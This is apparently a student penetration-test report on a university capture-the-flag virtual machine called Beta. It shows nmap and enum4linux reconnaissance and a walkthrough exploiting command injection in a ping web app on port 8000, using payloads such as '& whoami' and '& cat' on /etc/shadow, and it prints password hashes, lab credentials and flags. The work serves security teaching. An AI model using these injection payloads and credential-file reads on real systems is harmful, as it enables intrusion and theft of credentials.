



**AMERICAN
UNIVERSITY
OF BEIRUT**

AMERICAN UNIVERSITY OF BEIRUT
MAROUN SEMAAN FACULTY OF ENGINEERING AND
ARCHITECTURE

Capture The Flag - Beta

Penetration Test
Report of Findings

GEORGE ABOU ASSALEH

October 29, 2025

Contents

1	Introduction	1
2	Findings	1
2.1	Flags	1
2.2	Credentials	1
2.2.1	Sophia	1
2.2.2	Barbelo	1
2.2.3	Apache Tomcat Manager	1
3	Recon	2
3.1	Finding Target IP	2
3.2	Nexpose Scan	2
3.3	nmap Scan	3
3.4	enum4linux	4
3.5	linpeas Scan	5
3.6	Executables with SUID Bit Set	6
4	Detailed Walkthrough	7
4.1	Attack Vector 1: Port 8000	7
4.2	Attack Vector 2: Port 22	15
4.3	Attack Vector 3: Port 8080	24
4.4	Privilege Escalation	30
4.4.1	Reading /etc/shadow SUID Exploit	30
4.4.2	LXC	32
4.5	Other Pentesting Attempts	33
4.5.1	Apache Tomcat: Important: AJP Request Injection and potential Remote Code Execution (CVE-2020-1938)	33
4.5.2	Kernel Local Privilege Escalation "Dirty COW" (CVE-2016-5195)	34
4.5.3	PATH Abuse	34
4.5.4	Privilege Escalation: pkexec Version 0.105 (CVE-2021-20134034)	34
5	Remediation	35
5.1	Updating Software	35
5.1.1	Apache Tomcat	35
5.1.2	Apache HTTP Server	35
5.1.3	Python BaseHTTPServer	35
5.1.4	SMB	35
5.1.5	Operating System	35
5.2	Broken Access Control	37
5.2.1	World-Readable Sensitive files	37
5.2.2	SUID Related Exploits	37
5.2.3	Writeable PATH	37
5.3	Sensitive Data Exposure	37
5.3.1	Public Directory Containing Sensitive Files	37
5.3.2	Concise Password Hint	37
5.4	Weak Passwords	38
5.5	Command Injection	38

1 Introduction

My target machine, named Beta, is designed to simulate a real-world environment with various services and potential vulnerabilities. This report documents the approach and methodologies I used to analyze the machine, identify vulnerabilities, and exploit them to achieve the challenge objectives. Each step, from reconnaissance and enumeration to exploitation and privilege escalation, is detailed to provide a clear understanding of the process. Additionally, remediation steps for securing the identified weaknesses are included to highlight the importance of protecting systems against similar threats.

2 Findings

This is a brief overview of everything interesting I found.

2.1 Flags

I was able to find three flags in total:

- Barbelo's flag: `flag{c92189b354838fc6838a0c422b10af28}`
- Sophia's flag: `flag{2fdebeb1659dfe027f2c0ad11ea932ae}`
- root flag: `flag{541778f25951e5ca11036981351cbf6a}`

2.2 Credentials

2.2.1 Sophia

Username: `sophia`
: `nicole`

2.2.2 Barbelo

Username: `barbelo`
: `thedavincicode`
RSA Key Passphrase: `beeswax`

2.2.3 Apache Tomcat Manager

Username: `tomcat1`
: `changethistomcatpasslater`

3 Recon

3.1 Finding Target IP

As with any penetration test, I first needed to find the target IP. In my case, I used `arp-scan` to identify the IP of the target running on the same subnet as my attack machine.

```
$ sudo arp-scan 192.168.107.0/24
[sudo] password for mounifelkhatab:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:de:af:4b, IPv4: 192.168.107.148
WARNING: Cannot open MAC/Vendor file ieeeoui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.107.1 00:50:56:c0:00:08      (Unknown)
192.168.107.2 00:50:56:e5:53:00      (Unknown)
192.168.107.149 00:0c:29:ee:4d:98     (Unknown)
192.168.107.254 00:50:56:e7:1e:0c     (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 9.100 seconds (28.13 hosts/sec). 4 responded
```

Figure 1. Result of `arp-scan`

IP of the victim machine is 192.168.107.149. It may differ based on whose screenshot I will be using.

3.2 Nmap Scan

After finding the target IP, the next thing was to run a Nmap scan to find out what vulnerabilities I could exploit.

VULNERABILITIES											Total Vulnerabilities Selected: 0 of 118	
				CVSS	CVSSv3	Risk	Instances	First Found	Reintroduced	Solution	Investigation	Exceptions
<input type="checkbox"/>	Title			7.5	9.8	1,000	1	11/26/2024		OFO Failed	Exclude	
<input type="checkbox"/>	Apache Tomcat: Important: AJP Request Injection and potential Remote Code Execution (CVE-2020-1938)			5	7.5	641	1	11/26/2024		Investigate	Exclude	
<input type="checkbox"/>	Apache HTTPD: Use-after-free when using <Limit> with an unrecognized method in .htaccess ('OptionsBleed') (CVE-2017-9798)			9.3	8.1	663	1	11/26/2024		Investigate	Exclude	
<input type="checkbox"/>	Apache Tomcat: Important: Remote Code Execution on Windows (CVE-2019-0232)			4.3	4.3	352	2	11/26/2024		Investigate	Exclude	
<input type="checkbox"/>	Apache Tomcat: Moderate: Open Redirect (CVE-2018-11784)			4.3	6.1	499	2	11/26/2024		Investigate	Exclude	
<input type="checkbox"/>	Apache Tomcat: Low: XSS in SSI printenv (CVE-2019-0221)			7.5	9.8	802	2	11/26/2024		Investigate	Exclude	
<input type="checkbox"/>	Apache HTTPD: Possible buffer overflow when parsing multipart content in mod_jms of Apache HTTP Server 2.4.51 and earlier (CVE-2021-44790)			5.8	6.1	499	1	11/26/2024		Investigate	Exclude	
<input type="checkbox"/>	Apache HTTPD: mod_rewrite potential open redirect (CVE-2019-10098)			4.3	6.1	499	1	11/26/2024		Investigate	Exclude	
<input type="checkbox"/>	Apache HTTPD: Limited cross-site scripting in mod_proxy error page (CVE-2019-10092)			5	7.5	614	1	11/26/2024		Investigate	Exclude	
<input type="checkbox"/>	Apache HTTPD: Padding Oracle in Apache mod_session_crypto (CVE-2016-0736)			5	7.5	614	1	11/26/2024		Investigate	Exclude	
<input type="checkbox"/>	Apache HTTPD: HTTP/2 CONTINUATION denial of service (CVE-2016-8740)			5	7.5	614	1	11/26/2024		Investigate	Exclude	

Figure 2. Vulnerabilities Sorted by Risk

Figure 2 shows some of the vulnerabilities of the services running on the machine. The one that stands out the most and that I tried exploiting is *Apache Tomcat: Important: AJP Request Injection and potential Remote Code Execution (CVE-2020-1938)*.

EXPLOITS

Exploit	Source Link	Description
Apache Optionsbleed Scanner	Metasploit Module	This module scans for the Apache optionsbleed vulnerability where the Allow response header returned from an OPTIONS request may bleed memory if the server has a .htaccess file with an invalid Limit method defined.
Apache Tomcat AJP File Read	Metasploit Module	When using the Apache JSP Protocol (AJP), care must be taken when testing incoming connections to Apache Tomcat. Tomcat regards AJP connections as having higher trust than, for example, a similar HTTP connection. If such connections are available to an attacker, they can be exploited in ways that may be surprising. In Apache Tomcat 9.0.0.M1 to 9.0.0.39, 9.0.50 to 9.0.53 and 7.0.0 to 7.0.99, Tomcat accepts an AJP Connection enabled by default that listened on all configured IP addresses. It was expected (and recommended in the security guide) that this Connector would be disabled if not required. This vulnerability report identified a mechanism that allowed returning arbitrary files from anywhere in the web application - processing any file in the web application as a JSP. Further, if the web application allowed file upload and stored those files within the web application (or the attacker was able to control the content of the web application by some other means) then this, along with the ability to process a file as a JSP made remote code execution possible. It is important to note that mitigation is only required if an AJP port is accessible to untrusted users. Users wishing to take a defensive-in-depth approach and block the vector that permits returning arbitrary files and execution as JSP may upgrade to Apache Tomcat 9.0.31, 8.5.51 or 7.0.100 or later. A number of changes were made to the default AJP Connector configuration in 9.0.31 to harden the default configuration. It is likely that users upgrading to 9.0.31, 8.5.51 or 7.0.100 or later will need to make small changes to their configurations.
Apache Tomcat CGI Servlet enableCmdLineArguments Vulnerability	Metasploit Module	This module exploits a vulnerability in Apache Tomcat's CGI Servlet component. When the enableCmdLineArguments setting is set to true, a remote user can abuse this to execute system commands, and gain remote code execution.
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalation	Exploit Database	
Apache 2.4.23 mod_nginx - Denial of Service	Exploit Database	
Apache 2.4.x - Buffer Overflow	Exploit Database	
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak	Exploit Database	
Apache Httpd mod_proxy - Error Page Cross-Site Scripting	Exploit Database	
Apache Httpd mod_rewrite - Open Redirects	Exploit Database	
Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion	Exploit Database	

Showing 1 to 10 of 14

Rows per page: 10 | 1 of 2

Figure 3. Exploits Sorted by Most Common

Figure 3 shows the exploits that could be used on the target machine. However, in my walk-through, none of them yielded useful results.

3.3 nmap Scan

After running the Nmap scan to identify vulnerabilities, I ran an `nmap` scan to identify open ports and the versions that the services running are using.

```
L$ nmap -sV 192.168.107.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-02 15:06 EST
Nmap scan report for 192.168.107.149
Host is up (0.00012s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8000/tcp  open  http         BaseHTTPServer 0.6 (Python 3.5.2)
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8080/tcp  open  http         Apache Tomcat 9.0.7
MAC Address: 00:0C:29:EE:4D:98 (VMware)
Service Info: Host: BETA; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/. 
Nmap done: 1 IP address (1 host up) scanned in 11.50 seconds
```

Figure 4. `nmap` Scan with `-sV` flag for version identification

scan shows the open ports. These are:

- Port 22: Secure Shell
- Port 80: Apache webserver
- Port 139: Samba
- Port 445: Samba
- Port 8000: BaseHTTPServer running on Python
- Port 8009: Apache Jserv Protocol
- Port 8080: Apache Tomcat webserver

I also ran a UDP scan with `nmap`, but it did not provide much useful information. scan shows the open UDP ports. These are:

```

└$ nmap -sU 192.168.107.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-26 14:26 EST
Nmap scan report for 192.168.107.149
Host is up (0.00050s latency).
Not shown: 997 closed udp ports (port-unreach)
PORT      STATE            SERVICE
68/udp    open|filtered  dhcpc
137/udp   open             netbios-ns
138/udp   open|filtered  netbios-dgm
MAC Address: 00:0C:29:EE:4D:98 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1019.22 seconds

```

Figure 5. nmap Scan with `-sU` flag for UDP ports

- Port 68: Dynamic Host Configuration Protocol
- Port 137: Netbios-ns
- Port 138: Netbios-dgm

3.4 enum4linux

Since the `nmap` scan showed that the smb port is open, I attempted to use `enum4linux`.

```

└$ enum4linux -a 192.168.107.149
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Dec  2 17:21:26 2024
=====
[+] Target Information
=====
Target ..... 192.168.107.149
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
[+] Enumerating Workgroup/Domain on 192.168.107.149
=====

[+] Got domain/workgroup name: WORKGROUP

=====
[+] Nbtstat Information for 192.168.107.149
=====

Looking up status of 192.168.107.149
  BETA      <00> -     B <ACTIVE>  Workstation Service
  BETA      <03> -     B <ACTIVE>  Messenger Service
  BETA      <20> -     B <ACTIVE>  File Server Service
  ..._MSBROWSE_. <01> - <GROUP> B <ACTIVE>  Master Browser
  WORKGROUP <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
  WORKGROUP <1d> -     B <ACTIVE>  Master Browser
  WORKGROUP <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

  MAC Address = 00-00-00-00-00-00

=====
[+] Session Check on 192.168.107.149
=====

[E] Server doesn't allow session using username '', password ''. Aborting remainder of tests.

```

Figure 6. enum4linux Output

The script did not show anything particularly useful, since there are no open shares, as shown in Figure 6.

```

└$ nmap -p139,445 --script=smb* 192.168.107.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-02 17:25 EST
Nmap scan report for 192.168.107.149
Host is up (0.00038s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
| smb-enum-services: ERROR: Script execution failed (use -d to debug)
445/tcp    open  microsoft-ds
| smb-enum-services: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:0C:29:EE:4D:98 (VMware)

Host script results:
|_ smb-vuln-ms10-054: false
|_ smb-flood: ERROR: Script execution failed (use -d to debug)
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   NetBIOS computer name: BETA\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2024-12-02T17:26:18-05:00
|_ smb-print-text: false
|_ smb-enum-users:
|   BETA\barbelo (RID: 1001)
|     Full name: barbelo
|     Description:
|     Flags: Normal user account
|   BETA\sophia (RID: 1000)
|     Full name:
|     Description:
|     Flags: Normal user account
|_ smb-brute:
|   No accounts found
|_ smb-vuln-ms10-061: false
|_ smb-mbenum:
|   ERROR: Failed to connect to browser service: Could not negotiate a connection:SMB: Failed to receive bytes: TIMEOUT
|_ smb2-capabilities: SMB 2+ not supported
|_ smb2-time: Protocol negotiation failed (SMB2)

Nmap done: 1 IP address (1 host up) scanned in 118.82 seconds

```

Figure 7. `nmap` SMB Vulnerability Scan

Figure 7 shows the output of an `nmap` scan with SMB vulnerabilities. It was able to show some useful info such as the usernames.

3.5 linpeas Scan

I ran a `linpeas` scan on the target machine. For this section, I'm mainly focusing on the CVEs that it returned.

```

[+] [CVE-2017-16995] eBPF_verifier
  Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html
  Exposure: highly probable
  Tags: debian=9.0{kernel:4.9.0-3-amd64},fedora=25|26|27,ubuntu=14.04{kernel:4.4.0-89-generic},[ ubuntu=(16.04|17.04) ]{kernel:4.(8|10).0-(19|28|45)-generic}
  Download URL: https://www.exploit-db.com/download/45010
  Comments: CONFIG_BPF_SYSCALL needs to be set & kernel.unprivileged_bpf_disabled != 1

[+] [CVE-2016-5195] dirtycow
  Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
  Exposure: highly probable
  Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7},[ ubuntu=16.04|14.04|12.04 ]
  Download URL: https://www.exploit-db.com/download/40611
  Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2
  Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
  Exposure: highly probable
  Tags: debian=7|8,RHEL=5|6|7,ubuntu=14.04|12.04,ubuntu=10.04{kernel:2.6.32-21-generic},[ ubuntu=16.04 ]{kernel:4.4.0-21-generic}
  Download URL: https://www.exploit-db.com/download/40839
  ext-url: https://www.exploit-db.com/download/40847
  Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

```

Figure 8. CVEs Caught by `linpeas`

Figure 8 includes only the highly probable CVEs that can be exploited.

3.6 Executables with SUID Bit Set

Running `find / -perm -u=s -type f 2>/dev/null` shows which programs have the SUID bit set.

```
barbelo@beta:~/bin$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/vim.basic
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/passwd
/bin/su
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
```

Figure 9. Programs with SUID Bit set

4 Detailed Walkthrough

This section will cover in detail all the attack vectors I was able to find.

4.1 Attack Vector 1: Port 8000

This sub-section is about the service running on port 8000. It's a simple Python HTTP server that serves as a GUI wrapper for the ping command.





Figure 10. Screenshot of the Interface

first thing that comes to mind is entering an IP, and clicking on the "Ping" button in order to check for the application's behavior.




```
← → C ⌂ 192.168.107.149:8000/ping?host=192.168.107.149
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

PING 192.168.107.149 (192.168.107.149) 56(84) bytes of data.
64 bytes from 192.168.107.149: icmp_seq=1 ttl=64 time=0.012 ms
64 bytes from 192.168.107.149: icmp_seq=2 ttl=64 time=0.018 ms
64 bytes from 192.168.107.149: icmp_seq=3 ttl=64 time=0.018 ms
64 bytes from 192.168.107.149: icmp_seq=4 ttl=64 time=0.019 ms

--- 192.168.107.149 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 0.012/0.016/0.019/0.005 ms
```

Figure 11. Command Output

Figure 11 shows the output when pressing the "Ping" button when entering 192.168.107.149 as input. From the output, one can easily guess the underlying command: `ping -c <IP>`. The first thing that comes to mind is abusing the fact that multiple commands can be chained by using characters like `&`, `&&`, `|`, `||`.



```
← → C ⌂ 192.168.107.149:8000/ping?host=%26+whoami
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Usage: ping [-aAbBdDfhLn0qrRUvV] [-c count] [-i interval] [-I interface]
           [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
           [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
           [-w deadline] [-W timeout] [hop1 ...] destination
root
```

Figure 12. Output Running `whoami`

Figure 12 shows the output of the command when I entered `& whoami`. Here, the use of the ampersand character is to execute the command right after it, without caring about the command that's before it. It shows that I am logged as root. This means that I can get every single flag from this account. Since I am root, the first thing I checked was the `/etc/shadow` file. Although I don't really need to crack the hashes to find all the flags since I can access them from the root account, it's still useful to enumerate all the users that are on this machine.

With the root account, I can access the `/etc/shadow` file. I can input & `cat ../../../../../../etc/shadow` in order to list the content of the file. The use of multiple `..` characters is to ensure that I am able to access the root directory from wherever the web application is being served.

```

root:$6$MpBx053$Yfb9vxkRaHd75LZ8d9hTcoqZFNKtrYRLa1zbMXLZnMdoLDl70IeVu5AGvE3kaqBlfvL0jHZlcWwyIPLXR.:20052:0:99999:7:::
daemon:*:17379:0:99999:7:::
bin:*:17379:0:99999:7:::
sys:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
mail:*:17379:0:99999:7:::
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7:::
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
apt:*:17379:0:99999:7:::
lxde:*:17638:0:99999:7:::
messagebus:*:17638:0:99999:7:::
uuidd:*:17638:0:99999:7:::
dnsmasq:*:17638:0:99999:7:::
sshd:*:17638:0:99999:7:::
tomcat9:*:17639:0:99999:7:::
sophia:$6$fiUgvB7$8jXVPrZVbaEj2.cKwC/YSY5tYiR/I3zM1rqAKJESm50r09xJTeN7kZXbywQHY3f/P7Zo908dPNgqtHvlPf7PT1:20052:0:99999:7:::
barbelo:$6$q8eyqxrZ$Zsrkj4rZNDP7H3YXgaRR/5t0n9c9A02sMb8C.znqp5l8XXVLwMBZaj03MBLPmpgkqlYmwHh4YNlt6tMUDgpr/:20052:0:99999:7:::
Usage: ping [-aAbDfLn0qrRUvV] [-c count] [-i interval] [-I interface]
           [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
           [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
           [-w deadline] [-W timeout] [hop1 ...] destination

```

Figure 13. Output of `/etc/shadow`

far as I'm concerned, I only care about the users on this machine. I can see two users, *Sophia* and *Barbelo* which are listed at the very bottom of the file as shown in Figure 13. I know that there are two users, which means they should have a directory each under `/home/`. That is, `/home/Sophia` and `/home/Barbelo` respectively. With this knowledge, I can input & `ls -la ../../../../../../home/Sophia` and & `ls -la ../../../../../../home/Barbelo` to list the content of their directories.

```

Usage: ping [-aAbDfLn0qrRUvV] [-c count] [-i interval] [-I interface]
           [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
           [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
           [-w deadline] [-W timeout] [hop1 ...] destination
total 24
drwxr-xr-x 2 root root 4096 Nov 25 16:59 .
drwxr-xr-x 4 root root 4096 Nov 25 15:01 ..
-rw-r--r-- 1 root root 839 Nov 25 15:36 flag_sophia.txt
-rw-r--r-- 1 root root 873 Nov 25 16:59 flag_sophia.txt.save
-rw----- 1 root sophia 47 Apr 23 2018 .lessht
-rw----- 1 root sophia 511 Nov 25 15:23 .viminfo

```

Figure 14. Content of `/home/Sophia`

Figure 14 shows two files inside the directory, `flag_sophia.txt` and `flag_sophia.txt.save`. In order to display these files, I can run & `cat/..../..../..../..../home/Sophia/<filename>`.

Figure 15. Output of flag_sophia.txt

Figure 15 shows Sophia's flag and what seems to be a useless poem.

For the other text file, I can run the same command while switching the file names.

```
← → C ⌂ 192.168.107.149:8000/ping?host=%26cat+..%2F.%2F.%2F.%2F.%2Fhome%2Fsophia%2Fflag_sophia.txt.save
Kali Linux Kali Tools Kali Docs Kali Forums Exploit-DB Google Hacking DB OffSec

Usage: ping [-aAbBdDfhLnOqrRUvV] [-c count] [-i interval] [-I interface]
           [-m mark] [-M pmtdisc_option] [-l preload] [-p pattern] [-Q tos]
           [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
           [-w deadline] [-W timeout] [hop1 ...] destination

In realms beyond where silence sings,
Sophia weeps, a tale she brings.
A spark of light, divine, she yearned,
For wisdom lost and truth discerned.

From Pleroma's heights, she fell below,
Through veils of chaos, her tears did flow.
Her quest for knowledge, a shining flame,
Yet through her fall, the shadows came.

Aeons mourned her fateful plight,
A splintered star in the cosmic night.
Her heart, a mirror of the All,
Reflected grace despite her falound in chain,
Its flawed design, a source of pain.
Yet through the dark, her light still gleams,
A hidden guide in the dream of dreams.


Oh, Sophia, mother of despair,
Your wisdom dances through the air.
In every heart, your essence glows,
Through sacred knowledge, the seeker knows.

Rise, O soul, to her embrace,
For in her tears, the stars we trace.
Sophia's truth, the Gnostic lore,
A light eternal, forevermore.
```

Figure 16. Output of flag_sophia.txt.save

Figure 16 shows the content of the other file, but it doesn't seem to contain anything of use. The same process can be done for Barbelo with the same commands while adjusting accordingly based on the directory content.

